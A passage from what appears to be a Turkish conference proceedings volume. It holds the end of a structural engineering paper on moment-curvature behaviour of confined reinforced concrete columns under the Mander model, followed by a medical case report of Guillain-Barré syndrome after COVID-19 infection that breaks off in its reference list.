	Donatı çeliğinde kopma birim şekil değiştirme (ϵ_{su})	0.08
	Karakteristik çelik akma dayanımı (f_{yk})	420 MPa

Tablo 2. Kolon kesit malzeme özellikleri

Kesit No	Beton sınıfı	Donatı sınıfı	Donatı çap ve adedi	Etriye çapı ve aralığı
C1				$\Phi 8/50$ mm
C2				$\Phi 8/75$ mm
C3				$\Phi 8/100$ mm
C4	C30	S420	8$\Phi 20$	$\Phi 8/125$ mm
C5				$\Phi 8/150$ mm
C6				$\Phi 8/175$ mm
C7				$\Phi 8/200$ mm
C8				$\Phi 10/50$ mm
C9				$\Phi 10/75$ mm
C10				$\Phi 10/100$ mm
C11	C30	S420	8$\Phi 20$	$\Phi 10/125$ mm
C12				$\Phi 10/150$ mm
C13				$\Phi 10/175$ mm
C14				$\Phi 10/200$ mm

(Mander vd., 1988) [2,3] fretli veya etriyeli yanal donatıya sahip kuşatılmış beton kesitler için gerilme-birim şekil değiştirme bağıntısı önermişlerdir. Şekil 3'deki gerilme-birim şekil değiştirme modeli geliştirirken (Popovics, 1973) tarafından önerilen bağıntıyı temel almışlardır



Şekil 3. Kuşatılmış beton için Mander beton modeli (Mander,1988) [2,3]

Monotonik olarak yüklenen betonda oluşacak gerilme aşağıdaki bağıntılar ile bulunabilir:

f_c beton eksenel basınç gerilmesi, x ise birim şekil değiştirme oranı olarak tanımlanır.

$$f_c = \frac{f_{cc} x r}{r - 1 + x^r} \quad (1)$$

ve

$$x = \frac{\varepsilon_c}{\varepsilon_{cc}} \quad (2)$$

Bağıntı 2'deki ε_c betondaki birim şekil değiştirme, ε_{cc} ise daha önce Richart vd., (1928)'de önerildiği gibi kuşatılmamış beton dayanımı f_c ve buna karşılık gelen birim şekil değiştirme ε_c' 'ne bağlı olarak (Mander vd., 1998) [2,3] çalışmasında

$$\varepsilon_{cc} = \varepsilon_{co} \left[1 + 5 \left(\frac{f_{cc}}{f_{co}} - 1 \right) \right] \quad (3)$$

bağıntısı ile verilmiştir.

$$r = \frac{E_c}{E_c - E_{sec}} \quad (4)$$

Denklem (4)'de

$$E_c = 5000\sqrt{f_{co}} \text{ (MPa)} \quad (5)$$

betonun elastisite modülü ve

$$E_{sec} = \frac{f_{cc}}{\varepsilon_{cc}} \quad (6)$$

olarak ifade edilen sekant elastisite modülüdür. f_{cc} kuşatılmış betonun basınç mukavemeti

$$f_{cc} = f_{co} \left(-1.254 + 2.254 \sqrt{\frac{1 + 7.94f'_l}{f_{co}}} - 2 \frac{f'_l}{f_{co}} \right) \quad (7)$$

f'_l etkili sargı basıncı, f_{co} sargısız beton dayanımı tanımlanır. Etkili kuşatma basıncı f'_l 'nin bulunması için öncelikle etriyeler tarafından beton çekirdek üzerinde oluşturulan kuşatma basıncının tahmin edilmesi gerekmektedir. İki kuşatma donatısının orta kısımlarına gidildikçe etriyelerin kuşatma kapasiteleri azalacak ve böylece orta bölgedeki etkin kuşatılmış beton alanı, A_e giderek küçülecektir ve

$$A_e = \left(b_c d_c - \sum_i^n \frac{(w_i)^2}{6} \right) \left(1 - \frac{S'}{2b_c} \right) \left(1 - \frac{S'}{2d_c} \right) \quad (8)$$

olarak dikkate alınmıştır, k_e

$$k_e = \frac{A_e}{A_{cc}} \quad (9)$$

olarak kuşatma etkinlik katsayısı, A_e etkin kuşatılmış beton kesit alanı, A_{cc}

$$A_{cc} = b_c d_c (1 - \rho_{cc}) \quad (10)$$

olarak net çekirdek beton alanı ve ρ_{cc} boyuna donatı toplam alanının beton çekirdek alanına oranıdır. Kuşatma donatısının sargılama etkisi düşeyde yanal donatılar arasında ve yatayda da boyuna donatılar arasında etkisini göstermektedir. Yanal kuşatma donatı seviyesindeki etkin olarak kuşatılmış kesit alanı, ikinci derece eğriler ile ifade edilmiş olan kuşatma etkisinin oluşmadığı kesit alanlarının çıkartılması ile bulunur. Kuşatılmamış beton kesit alanlarının toplam değeri, betonarme kesitte bulunana n adet boyuna donatı sayısına göre

$$A_i = \frac{\sum_i^n (w_i)^2}{6} \quad (11)$$

olarak hesaplanır.

Dikdörtgen betonarme kesitlerde her iki yönde farklı miktarda kuşatma donatısı olabilir. Bu durumda her iki yöndeki etkin kuşatma gerilmesini ifade etmek için

$$\rho_s = \rho_x \rho_y = \frac{A_{sx}}{sd_c} + \frac{A_{sy}}{sb_c} \quad (12)$$

Olarak x ve y yönlerindeki kuşatma donatı miktarları tanımlanarak bu yönlerdeki beton yüzeylerine etkiyecek kuşatma gerilmeleri sırasıyla x yönünde

$$f_{lx} = \rho_x f_y h \quad (10)$$

ve y yönünde

$$f_{ly} = \rho_y f_x h \quad (13)$$

bağıntıları ile bulunur ve her iki yöndeki etkin kuşatma gerilmeleri sırası ile

$$f'_{lx} = k_e f_{lx}, \quad f'_{ly} = k_e f_{ly}, \quad f'_l = f_l k_e \quad (14)$$

olarak elde edilmiş olur (Mander vd.,1988) [2,3]

Eğilmeye çalışan betonarme elemanlarda meydana gelecek plastik mafsalların en büyük dönme kapasitelerini hesaplayabilmek için, betonun en büyük birim kısalması ε_{cu} değerini tahmin etmek gerekir (Mander vd., 1988) [2,3]. Betondaki en büyük birim şekil değiştirme değeri ε_{cu} enine donatıda oluşan ilk kopma anındaki değere karşılık gelir. Betondaki en büyük birim şekil değiştirme ε_{cu} için (Priestly, 2000) [2,3] tarafından önerilen ve (Mander vd., 1988) [2,3] tarafından yapılan deneysel verilerden okunan ε_{cu} değerleri ile de iyi uygunluk gösteren









$$\varepsilon_{cu} = 0.004 + \frac{1.4 \rho_s f_{yw} \varepsilon_{su}}{f_{cc}} \quad (15)$$


bağıntısı dikkate alınmıştır.

BİLGİSAYAR KULLANILARAK MOMENT-EĞRİLİK İLİŞKİLERİNİN HESAPLANMASI

Kesit ve malzeme özellikleri bilinen belirli bir betonarme kesitin $M - \varphi$ ilişkisinin bulunması için el ile hesap yapılması mümkündür. Ancak, bu ilişkinin çekme donatısının akma anına ve en büyük beton basınç birim şekil değiştirmesine karşılık gelecek şekilde kabaca ifade edilmesi bile, kuvvet dengesinin kurulması için gereken tarafsız eksen yeri için yapılacak birçok deneme-yanılma işlemi nedeni ile çok vakit alıcı bir yol olmaktadır. Bu nedenle, önceden bahsedilen $M - \varphi$ ilişkisinin bilgisayar program yardımı ile hatasız ve istenilen hassasiyette elde edilmesi en etkin yoldur.









Bu amaçla önceki anlatılan (Mander vd., 1988) [2,3] beton modelleri için $M - \varphi$ ilişkisini çıkartan Fortran programlama dilinde basit bir program yazılmıştır. Bu aşamada farklı yanal donatı miktarına sahip kare kolon kullanılarak (Şekil 4 ve Şekil 5)'te gösterilen $M - \varphi$ ilişkileri farklı eksenel yük düzeyleri için verilmiştir.






Şekil 4. Değişken eksenel kuvvet, etriye çapları ve aralıkları altında $M-\phi$ ilişkileri

Şekil 4’de yer alan grafiklerde de görülebileceği üzere aynı kolon kesitindeki eksenel yük seviyesi değiştirilerek, bu durumun moment-eğrilik ilişkisine etkisi incelenmiştir. Grafiklerden elde edilen sonuca göre kolon kesitindeki eksenel yük seviyesi arttığında moment kapasitesinin de arttığı görülmektedir. Ayrıca yukarıdaki grafiklerden eksenel yük seviyesinin etkisinden farklı olarak enine donatı çapının da moment kapasitesine etkisi irdelenebilir. Enine donatı çapındaki değişim moment kapasitesinin değişimi ile doğru orantılı olmamakla beraber bu değişim maksimum moment kapasitesine çok az bir miktarda artış olarak yansımıştır. Moment kapasitesine etkisine ek olarak sünekliliği önemli bir oranda arttırdığı söylenilebilir.





Şekil 5. Farklı eksenel kuvvet, farklı etriye çapları ve aralıkları karşılaştırması, $M-\phi$ ilişkileri

Şekil 5’de yer alan grafiklerde farklı kolon kesitlerine aynı eksenel yük uygulanarak, moment-eğrilik ilişkisine etkileri incelenmiştir. Kolon kesitleri arasındaki farklılık kesitlerde kullanılan enine donatı(etriye) çapının ve aralıklarının farklı olmasından kaynaklanmaktadır. Tablo 2’de belirtilen değerlerden de anlaşılacağı üzere C1-C7 numaralı kolon kesitlerinde enine donatı çapı $\phi 8$ olarak sabit tutulup enine donatı aralıkları 50mm-200mm arasında değiştirilirken C8-C14 numaralı kolon kesitlerinde ise enine donatı çapı $\phi 10$ olarak sabit tutulmuş ve enine donatı aralıkları yine aynı şekilde 50mm-200mm arasında değiştirilmiştir. Sonuç olarak grafiklerden elde edilen verilere göre kolon kesitindeki enine donatı çapı sabit iken enine donatı aralığı arttıkça moment kapasitesinin azaldığı gözlemlenmiştir. Ancak bu değişimin %5 ila %10 arasında olduğu saptanmıştır. Bu yüzden çerçeve analizi yapılırken TBDY 2018’de [1] de uygulanılmasının önerildiği gibi enine donatı aralığının moment kapasitesine etkisi ihmal edilebilecek düzeyde olduğu için bu aralık dikkate alınmadan analiz

yapılması mümkündür. Fakat enine donatı aralığının süneklik üzerindeki etkisine bakıldığında durum farklıdır. Enine donatı aralığı sıklaştırıldıkça süneklik düzeyinde 3 ile 5 kat arasında değişen artışlar görmek mümkündür. O nedenle performans dayalı tasarım yapılırken doğrusal olmayan yöntemle hesaplanması gerekmektedir. Sonuç olarak; her ne kadar enine donatı aralığının moment kapasitesindeki artışları ihmal edilebilecek düzeyde olsa da bu aralığın süneklik üzerindeki etkisi incelendiğinde tasarım yapılırken dikkate alınması işlevsellik açısından son derece önemlidir.

SONUÇLAR

Kesit ve malzeme özellikleri bilinen belirli bir betonarme kolon kesitin $M - \varphi$ ilişkisinin bulunması için el ile hesaplama yapılması mümkündür. Ancak, bu çekme donatısının akma anına ve en büyük beton basınç birim şekil değiştirmesine karşılık gelecek şekilde kabaca ifade edilmesi, kuvvet dengesinin kurulması için gereken tarafsız eksen derinliğinin saptanmasını sağlayacak birçok deneme-yanılma işleminden dolayı çok vakit alıcı bir yol olmaktadır. Bu nedenle, önceden bahsedilen $M - \varphi$ ilişkisinin bilgisayar program yardımı ile hatasız ve istenilen hassasiyette elde edilmesi en etkin yoldur.

Boyuna donatı oranı ve enine donatı oranının etkisini araştırmak için 500mm×500mm boyutlarında farklı enine donatı miktarına sahip 14 adet betonarme kolon davranışı incelenmiştir. TBDY-2018 [1] Türkiye bina deprem yönetmeliğine uygun olacak şekilde tüm kolon modelleri için beton sınıfı C30 ve donatı sınıfı S420 olarak seçilmiştir. Tablo 1’ de seçilen malzemelere ait karakteristik değerler verilmiştir. Tablo 2’de gösterilen farklı enine donatı çapları ($\Phi 8$ ve $\Phi 10$) ve farklı etriye aralıkları (50mm, 75mm, 100mm, 125mm, 150mm, 175mm ve 200mm) seçilmiştir. Kolonlar için yedi farklı normal kuvvet değeri N1-N7 (2200 kN-1000kN) arasında değişen değerleri normal kuvvet için bulunan eğrilerin sonuçları incelenmiştir.

Yukarda özetlenen irdelemeler ışığında eksenel kuvvet altında kolon davranışı için şu sonuçlara ulaşılmıştır; İlk olarak aynı kolon kesitindeki eksenel yük seviyesi değiştirilerek, bu durumun moment-eğrilik ilişkisine etkisi incelenmiştir. Grafiklerden elde edilen sonuca göre kolon kesitindeki eksenel yük seviyesinde artışa gidildiğinde moment kapasitesinde artış meydana geldiği görülmektedir. Buna ek olarak enine donatı çapının da moment kapasitesine etkisi irdelenebilir. Enine donatı çapındaki değişimin maksimum moment kapasitesini ortalama %5 civarında arttırdığını söylenilebilir. Ayrıca bu değişimin kesitin sünekliğine etkisi ise %25 ila %30 mertebelerinde bir artış olarak yansımıştır.

Mander beton modelinde kuşatma gerilmeleri ve etkisi hesaplanırken sadece yanal donatı miktarı, donatının akma dayanımı, donatı konfigürasyon ve kesit geometrisi dikkate alınmakta ve bunun sonucunda kuşatılmış beton dayanımı değeri hesaplanmaktadır. Bu nedenle kolonun beton basınç

dayanımının artması kolon sünekliğinde de benzer bir artışa neden olmaktadır. Kolondaki etriye çapı, etriye sıklığının eksenel kuvvet düzeyinde ve kolon sünekliğinde önemli bir etkisi olduğunu elde edilen eğrilerden gözlenmektedir. Kolon kesitleri arasındaki farklılık kesitlerde kullanılan enine donatı(etriye) çapının ve aralıklarının farklı olmasından kaynaklanmaktadır.

Analizlerden etriye aralığının sıklaştırılması eksenel kuvvet ve eğilme momenti taşıma gücünü ortalama olarak %5 gibi az bir oranda etkilediği görülmüştür. Bu nedenle taşıma gücüne dayanan tasarımda farklı etriye aralıklarına sahip kolonların aynı eksenel kuvvet taşıma gücüne sahip olmaları kabul edilebilir bir varsayımdır. Ancak aynı kolonların şekildeğiştirme kapasiteleri ve sünek davranışları söz konusu olduğunda analizlerden de görüleceği üzere 5 kata varan artışlar tespit edilmiştir. Performansa dayalı veya bir başka ifadeyle şekildeğiştirmeleri temel alan çözümlenmelerde etriye aralıklarının ya da kuşatma basıncı etkisinin tasarıma gerçekçi bir şekilde yansıtılması önemlidir. Bu ise kuşatılmış beton davranışını gerçeğe yakın bir şekilde yansıtan beton modellerinin kullanılması ile mümkün olmaktadır.

KAYNAKÇA

- [1] TBDY-2018, Türkiye Bina Deprem Yönetmeliği, Afet ve Acil Durum Yönetimi Başkanlığı, Ankara, Türkiye., Mart 2018.
- [2] Mander, J.B., Priestly, M.J.N. ve Park, R., (1988), "Observed Stress-Strain Behavior of Confined Concrete", Journal of the Structural Engineering, ASCE, 114(8):1827-1849.
- [3] Mander, J.B., Priestly, M.J.N. ve Park, R., (1988), "Theoretical Stress-Strain Model for Confined Concrete", Journal of the Structural Engineering, ASCE, 114(8):1804-1826.
- [4] Saatcioglu, M. ve Razvi, S.R., (1992), "Strength and Ductility of Confined Concrete", Journal of the Structural Engineering, ASCE, 118(6):1590-1607.
- [5] Ersoy, U. ve Özcebe G., (2001), Betonarme, Evrim Yayınevi, İstanbul.
- [6] TS 500, (2000), "Betonarme Yapıların Tasarım ve Yapım Kuralları", Türk Standartları Enstitüsü, Ankara.
- [7] ERSOY, U., ÖZCEBE, G., Sarılmış Betonarme Kesitlerde Moment-Eğrilik İlişkisi Analitik Bir İrdeleme. İMO Teknik Dergi, pp. 1799-1827, 1998.
- [8] Park, R., Priestley, M.J.N. ve Gill. W.D., (1982), "Ductility of Square-Confined Concrete Columns", ASCE, 108(ST4):929-950.
- [9] Kent, D.C. ve Park, R., (1971), "Flexural Members with Confined Concrete", Journal of the Structural Division, Proc. of the American Society of Civil Engineers, 97(ST7):1969-1990.
- [10] Hognestad, E., (1951), "A Study of Combined Bending and Axial Load in Reinforced Concrete Members", Bulletin Series No.399, University of Illinois Eng. Exp. Station, Urbana.

COVID-19 ENFEKSİYONU İLE İLİŞKİLİ GUILLIAN BARRE SENDROMU / GUILLIAN BARRE SYNDROME ASSOCIATED WITH COVID-19 INFECTION

Tunzala Yavuz¹, Cansu Köseoğlu Toksoy²

¹*İzmir Sağlık Bilimleri Üniversitesi Tepecik Eğitim Ve Araştırma Hastanesi, İç Hastalıkları
Anabilim Dalı, Yoğun Bakım Bilim Dalı İzmir, TURKEY*

²*Afyonkarahisar Sağlık Bilimleri Üniversitesi, Tıp Fakültesi Nöroloji Anabilim Dalı,
Afyonkarahisar, TURKEY*

dr.cansukoseoglu@gmail.com

ORCID: 0000-0002-9224-9203

ÖZET

Giriş: COVID-19 ilk olarak Aralık 2019'da Çin'de tespit edildi ve hızla dünyanın geri kalanına yayıldı. 11 Mart 2020'de Dünya sağlık örgütü pandemi ilan etti. COVID-19, muhtemelen bir hayvan kaynağından ortaya çıkan ve şu anda insandan insana hızla yayılan yeni bir korona virüsüdür. COVID-19'un tipik semptomları hafif grip semptomlarından şiddetli pnömoniye kadar değişebilir. En yaygın semptomlar ateş, öksürük ve nefes darlığıdır. Solunum sistemi dışında da tutulum görülebilmektedir. Bazı çalışmalarda COVID-19 enfeksiyonuna bağlı gastrointestinal komplikasyonlar, akut kardiyak hasar ve akut böbrek yetmezliği bildirilmiştir. COVID-19'un nöroinvazif potansiyeli mevcuttur. Hastalık tüm dünyada görüldükçe bildirilen nörolojik vakalar da giderek artmıştır. En sık görülen nörolojik semptomlar, tat alamama, koku alamama, baş ağrısı ve kas ağrısıdır. İskemik serebrovasküler hastalık, intrakranial hemoraji, ensefalopati gibi nörolojik tablolar görülmektedir. Son zamanlarda, koronavirüs hastalığı-2019 (COVID-19) sonrası Guillian-Barre sendromu ile başvuran hastalar görülmeye başlamıştır. Guillian-Barre sendromunun klasik klinik belirtileri, arefleksi veya hiporefleksi ile birlikte kraniyal sinir tutulumu olan veya olmayan progresif, yükselen, simetrik ekstremiteler felci olup, günler ile birkaç hafta arasında ilerleyebilir. Hastaların üçte ikisi, Guillian-Barre sendromunun nörolojik semptomlarının başlamasından 2-4 hafta önce genellikle solunum yolu veya gastrointestinal enfeksiyon bildirmektedir. En sık saptanan patojenler gastrointestinal sistemde var olan *Campylobacter Jejuni*,

Helicobacter Pylori ve solunum yollarında Mycoplasma Pneumoniae, Guillian Barre Sendromunun sık görülen etkenleri arasındadır. Çok ender olarak aşılama sonrasında da Guillian Barre Sendromu görülebilir.

Bulgu: Burada COVID-19 geçirdikten 2 hafta sonra başlayan ellerde ve ayaklarda uyuşma, bacaklarda güçsüzlük, yürüyememe şikayetleri ile prezante olan ve Guillian-Barre sendromu tanısı alan bir olgu bildirilecektir. Bildiğimiz kadarıyla bu vaka Türkiye’de COVID-19 sonrası gelişen ilk GBS vakasıdır.

Sonuç: Bu vaka, COVID-19 hastalık sürecinin potansiyel olarak yeni ancak kritik öneme sahip nörolojik ilişkisini vurgulamaktadır. Burada, COVID-19’lu bu hastanın klinik çalışma ve teşhisini, klinik seyirini ve multidisipliner tıbbi tedavisini detaylandırıyoruz. Bu vaka, COVID-19’un giderek daha fazla tanınan ancak potansiyel olarak eksik bildirilen nörolojik belirtilerinin bir örneğidir; bu pandemik hastalıkta dikkate alınması ve daha fazla araştırılması gerekir.

Anahtar Kelimeler: *Guillian-Barre Sendromu, COVID-19, Enfeksiyon*

GUILLIAN BARRE SYNDROME ASSOCIATED WITH COVID-19 INFECTION

ABSTRACT

Introduction: COVID-19 was first detected in China in December 2019 and quickly spread to the rest of the world. The World Health Organization declared COVID-19 as a pandemic on 11 March 2020. COVID-19 is a new corona virus that likely originated from an animal source and is currently spreading rapidly from person to person. Typical symptoms of COVID-19 can range from mild flu symptoms to severe respiratory pneumonia. The most common symptoms are fever, cough, and shortness of breath. but extrapulmonary multisystemic involvement has also been reported. Some studies have reported gastrointestinal complications, acute cardiac damage, and acute renal failure due to COVID-19 infection. COVID-19 has neuroinvasive potential. As the disease is seen all over the world, reported neurological cases have increased gradually. The most common neurological symptoms are hypogeusia, hyposmia, headache and myalgia. Neurological involvement such as ischemic cerebrovascular disease, intracranial hemorrhage and encephalopathy are reported. Recently, patients presenting with Guillian-Barré syndrome after COVID-19 have been reported. The classic clinical signs of Guillian-Barré syndrome are progressive, ascending, symmetrical limb paralysis with or without cranial nerve involvement, together with areflexia or hyporeflexia, and can progress from days to a few weeks. Two-thirds of patients report respiratory or gastrointestinal infection, usually 2-4 weeks before the onset of neurological symptoms of Guillian-Barré syndrome. The most common pathogens are

Campylobacter Jejuni, Helicobacter Pylori, which are present in the gastrointestinal system, and Mycoplasma Pneumoniae in the respiratory tract, among the common causes of GBS disease. In very rare cases, GBS can be seen after vaccination.

Findings: Here we report a patient who presented with numbness in hands and feet, weakness in legs and inability to walk, 2 weeks after COVID-19 and who was diagnosed with Guillian-Barré syndrome.

Conclusion: This case highlights important neurological association of the COVID-19 disease. Here, we detail the clinic work-up and diagnosis, clinical course and multidisciplinary medical treatment of this patient with COVID-19. This case is an example of the increasingly recognized but potentially underreported neurological manifestations of COVID-19; this pandemic disease needs to be considered and further researched.

Keywords: *Guillain-Barre Syndrome, COVID-19, Infections*

GİRİŞ

COVID-19 Aralık 2019'da Çin'de tespit edilip hızla dünyanın geri kalanına yayıldı. 11 Mart 2020'de Dünya sağlık örgütü pandemi ilan etti. COVID-19, muhtemelen bir hayvan kaynağından ortaya çıkan ve şu anda insandan insana yayılan yeni bir korona virüsüdür. Tipik semptomları hafif grip semptomlarından şiddetli pnömoniye kadar değişebilir. En yaygın semptomlar ateş, öksürük ve nefes darlığıdır. Solunum sistemi dışında da tutulum görülebilmektedir. Bazı çalışmalarda COVID-19 enfeksiyonuna bağlı gastrointestinal komplikasyonlar, akut kardiyak hasar ve akut böbrek yetmezliği bildirilmiştir. COVID-19'un nöroinvazif potansiyeli mevcuttur. Hastalık tüm dünyada görüldükçe bildirilen nörolojik vakalar da giderek artmıştır. En sık görülen nörolojik semptomlar, tat alamama, koku alamama, baş ağrısı ve kas ağrısıdır. İskemik serebrovasküler hastalık, intrakranial hemoraji, ensefalopati gibi nörolojik tablolar görülmektedir. Son zamanlarda, koronavirüs hastalığı-2019 (COVID-19) sonrası Guillian-Barre sendromu (GBS) ile başvuran hastalar görülmeye başlamıştır. GBS, akut flask paralizinin en yaygın nedenidir. GBS'nin klasik klinik belirtileri, arefleksi veya hiporefleksi ile birlikte kraniyal sinir tutulumu olan veya olmayan progresif, yükselen, simetrik ekstremitte felci olup, günler ile birkaç hafta arasında ilerleyebilir. GBS'nin teşhisi, klinik, elektrofizyolojik ve beyin omurilik sıvısı (BOS) incelemelerinin (klasik albüminositolojik ayrışma) sonuçlarına dayanır. Hastaların üçte ikisi, Guillian-Barre sendromunun nörolojik semptomlarının başlamasından 2-4 hafta önce genellikle solunum yolu veya gastrointestinal enfeksiyon bildirmektedir. Potansiyel tetikleyici patojenler arasında hem virüsler [örneğin, sitomegalovirüs (CMV), Epstein – Barr virüsü (EBV), influenza virüsü, hepatit E virüsü ve Zika virüsü] hem de bakteriler (örneğin Campylobacter Jejuni, Mycoplasma Pneumoniae)

olabilir. Çok ender olarak aşılama sonrasında da GBS görülebilir. Burada COVID-19 geçirdikten 2 hafta sonra başlayan ellerde ve ayaklarda uyuşma, bacaklarda güçsüzlük, yürüyememe şikayetleri ile prezante olan ve Guillian-Barre sendromu tanısı alan bir olgu bildirilecektir. Bildiğimiz kadarıyla bu vaka Türkiye’de COVID-19 sonrası gelişen ilk GBS vakasıdır.

VAKA TAKDİMİ

52 yaşında erkek hasta 4 gün önce ayaklardan başlayıp kollara çıkan parestezi öyküsü ve alt ekstremitelerde ilerleyici güçsüzlük ile başvurdu. 3 hafta önce boğaz ağrısı ve karın ağrısı ile dış merkeze başvurduğu ve Covid pcr pozitif saptandığı öğrenildi. Hasta favipiravir tedavisi almış, 14 gün karantinada kalmış. Covid tanısından 14 gün sonra ayaklarında uyuşma şikayeti başlamış. Bilinen herhangi bir kronik hastalığı yok. Tütün, alkol, madde bağımlılığı yok. Başvuru sırasındaki vital bulguları; 36.5 ° C vücut ısısı, 116/57 mm Hg kan basıncı, nabız 76/dakika ve oda havasında oksijen saturasyonu %97 idi. Nörolojik muayenede bilinç açık, koopere, oryante, ense sertliği yok, meningeal irritasyon bulgusu yok, anlama ve konuşma normal, kranial sinir muayeneleri normaldi, motor muayenede alt ekstremitte kas güçleri hem proksimal hem distalde 1/5, üst ekstremitte kas güçleri distalde 3/5, proksimalde 4/5 idi. Duyu muayenesi normaldi. Diffüz arefleksi mevcuttu. Hastanın tarafımıza başvurduğunda alınan nazofarengeal ve orofarengeal sürüntüden Pcr sonucu negatif saptandı. Hızlı testte hem Ig M hem de Ig G pozitif görüldü. Akciğer grafisi normal bulundu. Hasta yoğun bakım ünitesine yatırıldı Lomber ponksiyon yapıldı. Beyin omurilik sıvısı (BOS) görünümü ve açılış basıncı normaldi. Bos analizinde yüksek protein (290 mg / dl), normal glukoz ve laktat dehidrojenazın yanı sıra negatif sitoloji, gram boyama ve kültür (albüminositolojik ayrışma) gösterdi. Laboratuvar bulgularında hafif lenfopeni dışında özellik görülmedi, Tablo 1'de gösterildi. Kranial Manyetik Rezonans (MR) ve tüm spinal MR incelemesi normal bulundu. Sinir ileti çalışması ve elektromiyografide üst ekstremitede duysal sinir aksiyon potansiyelleri (DSAP) alınması, üst ve alt ekstremitede bileşik kas aksiyon potansiyellerinin (BKAP) latansı uzamış, iletim hızlarının yavaşlamış olması, sural korunma, uzun süreli F dalgası gecikmeleri ve azalmış F kalıcılığı ile akut inflamatuvar demiyelinizan polinöropati ile uyumlu bulundu. Bulgular Tablo 2'de özetlenmiştir. Klinik, laboratuvar ve elektrofizyolojik bulgularla hastaya Guillian Barre tanısı konuldu. 5 gün intravenöz immunoglobulin (IVIG) tedavisi verildi, tedavinin 3. gününde solda periferik tipte yüz felci gelişti. Kliniği ağır olması üzerine 1 hafta sonra 2 gün daha IVIG verildi. Fasial paralizisi geriledi. Motor güçte minimal toparlama gözlemlendi. Ardından hastaya nörolojik rehabilitasyon başlandı. Hastanın 1 ay nörolojik rehabilitasyon tedavi sonrasında motor muayenesi normale döndü.

TARTIŞMA

Bu çalışmada, COVID-19 ile enfekte bir hastada Guillain Barre sendromu bildirdik. Koronavirüsler, esas olarak nazal epitelde bulunan hücresel reseptör anjiyotensin dönüştürücü enzim 2 (ACE2) reseptörlerine ve solunum semptomlarına yol açan alt solunum yollarına bağlanan, Coronaviridae ailesine ait, zarflı, bölünmemiş pozitif sarmallı RNA virüsleridir [1,2]. Bununla birlikte, yeterince anlaşılmamış koşullar altında, sinir sistemini de istila edebilir [3].

Literatürde COVID-19'un nörolojik komplikasyonlarına ilişkin sınırlı sayıda rapor vardır. Bildiğimiz kadarıyla ilk bildiren Covid-19 ilişkili nörolojik vaka, başlangıçta kronik obstrüktif akciğer hastalığı alevlenmesi teşhisi konan akut ensefalopati ile başvuran bir COVID-19 vakası idi [4]. Daha sonra nörolojik komplikasyon bildirimleri giderek arttı. COVID-19 enfeksiyonu ile ilişkili nörolojik semptomlar üzerine ilk çalışma Mao ve arkadaşları tarafından rapor edildi [5]. Türkiye'de de COVID-19 ilişkili nörolojik tutulum konusunda ilk çalışma Karadaş ve arkadaşları tarafından yapıldı [6].

COVID ile ilişkili olabileceği düşünülen GBS vakaları bildirilmiştir [7-10]. Ancak COVID-19 ile enfekte olmuş hastalarda GBS oluşum mekanizması henüz araştırılmamıştır. GBS'nin yılda 100.000'de 0.6-4 vaka insidans oranı ile nadir görülen akut immün aracılı bir poliradikülonöropati olduğu unutulmamalıdır. GBS'nin kesin etiyolojisi bilinmemektedir. Bununla birlikte, vakaların ~% 50'sinde, C-Jeiuni'nin büyük önem taşıdığı belirli bir önceki enfeksiyon türü tanımlanabilir [11,12]. COVID-19, inflamatuvar hücreleri uyarır ve çeşitli inflamatuvar sitokinler üretir ve sonuç olarak immün aracılı süreçler oluşturur [13]. COVID-19'un, genellikle belirli GBS formlarıyla ortaya çıkan spesifik gangliosidlere karşı antikor üretimini tetikleyip tetiklemediği açık değildir. Gelecekte COVID-19'lu hastalarda GBS'nin mekanizması hakkında daha fazla araştırma yapılmalıdır.

Tablo.1 Laboratuvar Sonuçları

White blood cell, 10 ³ /μL	8.64
Lymphocyte, 10 ³ /μL	1.02 (↓)
Neutrophil, 10 ³ /μL	6.69 (↑)
Thrombocyte, 10 ³ /μL	286
Erythrocyte, 10 ⁶ /μL	4.97
Hemoglobin, g/dL	14.3
Hematocrit, %	42,9
MCV, fL	81.1
AST, IU/L	32
ALT, IU/L	29
CK, IU/L	154
TSH,	1.11
Ure, mg/dL	45.6
kreatinin, mg/dL	0.61
D-dimer, ng/mL	0.4
Ferritin, ng/mL	383.5
CRP, mg/L	0.5
B-12	458

Folat	7.15
IGA	257
Bos bulguları	
hücre sayımı, mm ³	3
Protein, mg/dl	290.08
Glukoz, mg/dl	74.5
LDH	18
Hücre kültürü	Negatif

CK: creatine kinase, ALT: alanine aminotransferase, AST: aspartate transaminase, LDH: lactate dehydrogenase, TSH: thyroid-stimulating hormone, MCV: Mean corpuscular volume

Tablo.2 Sinir iletim çalışmaları

	Latans, ms	Amplitüd, mV	İletim Hızı, m/s
Medianus motor,			
APB, R			
<i>Wrist</i>	7.31	4.1	
<i>Elbow</i>	12.5	4.0	42.4
Medianus motor,			
APB, L			
<i>Wrist</i>	6.17	3.8	
<i>Elbow</i>	10.5	3.1	44.5
Ulnaris motor,			
ADM, R			
<i>Wrist</i>	3.58	5.2	
<i>Elbow</i>	8.21	4.8	43.2
<i>Above elbow</i>	9.56	4.2	41.1
Peroneus motor,			
EDB, R			
<i>Ankle</i>	9.35	1.61	
<i>Fib. Head</i>	21.1	1.06	31.6
<i>Above knee</i>	22.3	0.9	30.1

Tibialis motor,			
ABD, R			
<i>Ankle</i>	6.83	2.2	
<i>Knee</i>	18.8	1.26	31.7
Medianus sensory,			
R			
<i>2nd digit</i>	--	--	--
Ulnaris sensory, R			
<i>5th digit</i>	--	--	--
Suralis sensory, R			
<i>Lat malleolus</i>	3.25	12.5	49.8
F response			
<i>Median, R</i>	44.3/40%		
<i>Tibial, R</i>	82.8/30%		
<i>Tibial, L</i>	--		

KAYNAKÇA

- [1] N. Zhu, D. Zhang, W. Wang, et al. "A novel coronavirus from patients with pneumonia in China," *New England Journal of Medicine*. 2020;382:727–733, 2019.
- [2] M. Desforgues, A. Le Coupanec, P. Dubeau, et al. "Human coronaviruses and other respiratory viruses: underestimated opportunistic pathogens of the central nervous system?" *Viruses*. 2019;12:14.

- [3] D. Bougakov, K. Podell, E. Goldberg, "Multiple neuroinvasive pathways in COVID-19." *Molecular Neurobiology*, 2020, 1-12.
- [4] A. Filatov, P. Sharma, F. Hindi, et al. "Neurological complications of coronavirus disease (COVID-19): encephalopathy." *Cureus*. 2020;12:e7352.
- [5] L. Mao, M. Wang, Sh. Chen, Q. He, J. Chang, C. Hong, et al. "Neurological Manifestations of Hospitalized Patients with COVID-19 in Wuhan, China: A Retrospective Case Series Study" (February 24, 2020).
- [6] Ö. Karadaş, B. Öztürk, A.R. Sonkaya, "A prospective clinical study of detailed neurological manifestations in patients with COVID-19." *Neurological Sciences*, 2020, 41.8: 1991-1995.
